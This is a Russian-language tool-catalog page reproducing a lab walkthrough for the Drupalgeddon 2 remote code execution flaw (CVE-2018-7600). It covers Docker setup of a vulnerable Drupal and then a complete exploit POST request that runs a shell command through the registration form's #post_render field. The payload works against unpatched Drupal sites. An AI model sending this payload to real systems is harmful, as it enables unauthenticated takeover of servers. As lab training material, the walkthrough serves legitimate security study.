
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
drupal-cve-2018-7600-poc — Эксплойт для проверки концепции для CVE-2018-7600 (Drupalgeddon 2) с пошаговой настройкой лабораторной среды и руководством по эксплуатации с использованием Docker и Burp Suite. | Kitploit
Инструменты/GitHubGitHub/dowonkwon/drupal-cve-2018-7600-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubdowonkwon/drupal-cve-2018-7600-poc

drupal-cve-2018-7600-poc

Эксплойт для проверки концепции для CVE-2018-7600 (Drupalgeddon 2) с пошаговой настройкой лабораторной среды и руководством по эксплуатации с использованием Docker и Burp Suite.

Репозиторий
211 год назадЕщё не проверено
Поделиться

README

Drupal Drupalgeddon 2 Неаутентифицированное удаленное выполнение кода (CVE-2018-7600)


Версии Drupal до 7.58, 8.x до 8.3.9, 8.4.x до 8.4.6, 8.5.x до 8.5.1 позволяют удаленному злоумышленнику выполнить произвольный код из-за проблемы, затрагивающей несколько подсистем, использующих базовую или общую конфигурацию модулей, включая Form API.

Ссылки:
  • https://www.drupal.org/sa-core-2018-002
  • https://research.checkpoint.com/uncovering-drupalgeddon-2/

Уязвимая среда


image.png


Сначала форкаем содержимое соответствующего vulhub, как показано на следующем экране.

image.png

Затем скачиваем эту папку как ZIP-файл и извлекаем.

image.png

Распаковываем содержимое, связанное с Drupal (CVE-2018-7600), и загружаем в свой репозиторий.

image.png

Теперь через этот репозиторий настроим соответствующую среду в Docker.

image.png

Клонируем свой репозиторий с помощью команды git clone, как показано ниже, и переходим в папку, где находится файл docker-compose.yml. Затем запускаем Docker в фоновом режиме следующей командой:

docker-compose up -d

Можно увидеть, что он запускается, как показано ниже.

image.png

Переходим по адресу http://localhost:8080 и заходим на главную страницу Drupal.

image.png

Появляется экран настройки среды Drupal и затем главная страница Drupal.

Для эксплуатации выполняем простую настройку, как показано ниже.

image.png

Загружается следующим образом.

image.png

Затем вводим дополнительные настройки сайта (для быстрой настройки эксплуатации устанавливаем test).


image.png

image.png

image.png

Окончательно настройка сайта Drupal завершена, как показано ниже.

image.png

Exploit


Ссылаясь на a2u/CVE-2018-7600, можно отправить следующий запрос к Drupal.

POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: your-ip:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec&mail[#type]=markup&mail[#markup]=id

CVE-2018-7600 (Drupalgeddon2) — это уязвимость, позволяющая неаутентифицированную атаку через манипуляцию полями формы с помощью AJAX через /user/register, поэтому можно попробовать изменить пакеты через Burp Suite.


Сначала через прокси-сайт Burp Suite заходим в регистрацию, вводим любое значение и захватываем пакет.

image.png

Используя Burp Suite, изменяем этот пакет.
